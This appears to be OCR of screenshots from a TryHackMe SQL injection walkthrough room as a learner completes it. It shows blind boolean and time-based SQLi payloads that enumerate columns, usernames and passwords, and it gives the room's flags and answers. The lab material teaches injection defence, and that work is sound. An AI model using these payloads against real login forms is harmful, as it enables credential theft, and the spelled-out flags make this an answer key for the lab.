
Password:


Login


SQL Query

```
select * from users where username =
'admin123' UNION SELECT 1,2,3 FROM
information_schema.COLUMNS WHERE
TABLE_SCHEMA='sqli_three' and
TABLE_NAME='users' and
COLUMN_NAME like 'a%' and
COLUMN_NAME !='id';' LIMIT 1
```

SQL Results


Safari File Edit View History Bookmarks Window Help
Wed Apr 23 4 18PM
tryhackme.com
5-Types-of-Injections.docx - Google Docs
TryHackMe | SQL Injection
SQL Injection Examples
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME !='id';
Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the users table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:
admin123' UNION SELECT 1,2,3 from users where username like 'a%
Once you've cycled through all the characters, you will confirm the existence of the username admin. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
Cycling through all the characters, you'll discover the password is 3845.
You can now use the username and password you've enumerated through the blind SQL Injection vulnerability on the login form to access the next level.
Answer the questions below
What is the flag after completing level three?
___{_____}
Submit
Task 8
Blind SQLi - Time Based
Level Four
Time Based Blind SQLi
THM{SQL_INJECTION_1093}
https://website.thm/analytics?referrer=tryhackme.com
OK
Request Time: 0.000
https://website.thm/login
Login Form
Username:
Password:
Login
SQL Query
SQL Results
THM AttackBox
sqlinjectionv2-badr (savagenj)
20min 51s
Safari File Edit View History Bookmarks Window Help
Wed Apr 23 4 19PM
tryhackme.com
5-Types-of-Injections.docx - Google Docs
TryHackMe | SQL Injection
Woop woop! Your answer is correct
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME !='id';
Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the users table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:
admin123' UNION SELECT 1,2,3 from users where username like 'a%
Once you've cycled through all the characters, you will confirm the existence of the username admin. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
Cycling through all the characters, you'll discover the password is 3845.
You can now use the username and password you've enumerated through the blind SQL Injection vulnerability on the login form to access the next level.
Answer the questions below
What is the flag after completing level three?
THM{SQL_INJECTION_1093}
✓ Correct Answer
Task 8
Blind SQLi - Time Based
Level Four
Time Based Blind SQLi
THM{SQL_INJECTION_1093}
https://website.thm/analytics?referrer=tryhackme.com
OK
Request Time: 0.000
https://website.thm/login
Login Form
Username:
Password:
Login
SQL Query
SQL Results
THM AttackBox
sqlinjectionv2-badr (savagenj)
20min 41s


Safari File Edit View History Bookmarks Window Help
Wed Apr 23 4 22 PM
tryhackme.com
5-Types-of-Injections.docx - Google Docs
TryHackMe | SQL Injection
admin123' UNION SELECT SLEEP(5),2;--
This payload should have produced a 5-second delay, confirming the successful execution of the UNION statement and that there are two columns.
You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.
If you're struggling to find the table name, the below query should help you on your way:
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
Answer the questions below
What is the final flag after completing level four?
THM{SQL_INJECTION_MASTER}
✓ Correct Answer
Woop woop! Your answer is correct
Training Complete
THM{SQL_INJECTION_MASTER}
Task 9 Out-of-Band SQLi
Task 10 Remediation
How likely are you to recommend this room to others?
2 3 4 5 6 7 8 9 10
Submit now



Safari File Edit View History Bookmarks Window Help
Wed Apr 23 4:26 PM
tryhackme.com
5-Types-of-Injections.docx - Google Docs
TryHackMe | SQL Injection
3) The payload contains a request which forces an HTTP request back to the hacker's machine containing data from the database.
Hacker
Website
Database
1
2
3
Answer the questions below
Name a protocol beginning with D that can be used to exfiltrate data from a database.
DNS
✓ Correct Answer
Woop woop! Your answer is correct
Training Complete
THM{SQL_INJECTION_MASTER}
Remediation
THM AttackBox
sqlinjectionv2-badr (savagenj)
16min 53s
13min 6s

Safari File Edit View History Bookmarks Window Help 79% Wed Apr 23 4 30 PM

tryhackme.com

5-Types-of-Injections.docx - Google Docs | TryHackMe | SQL Injection

Woop woop! Your answer is correct ×



Congratulations on comp eting SQL Injection!!! 🎉

Points earned	Completed tasks	Room type	Difficulty	Streak
104	10	Walkt rough	Medium	2

Leave Feedback

Next

Safari File Edit View History Bookmarks Window Help 79% Wed Apr 23 4 33 PM

tryhackme.com

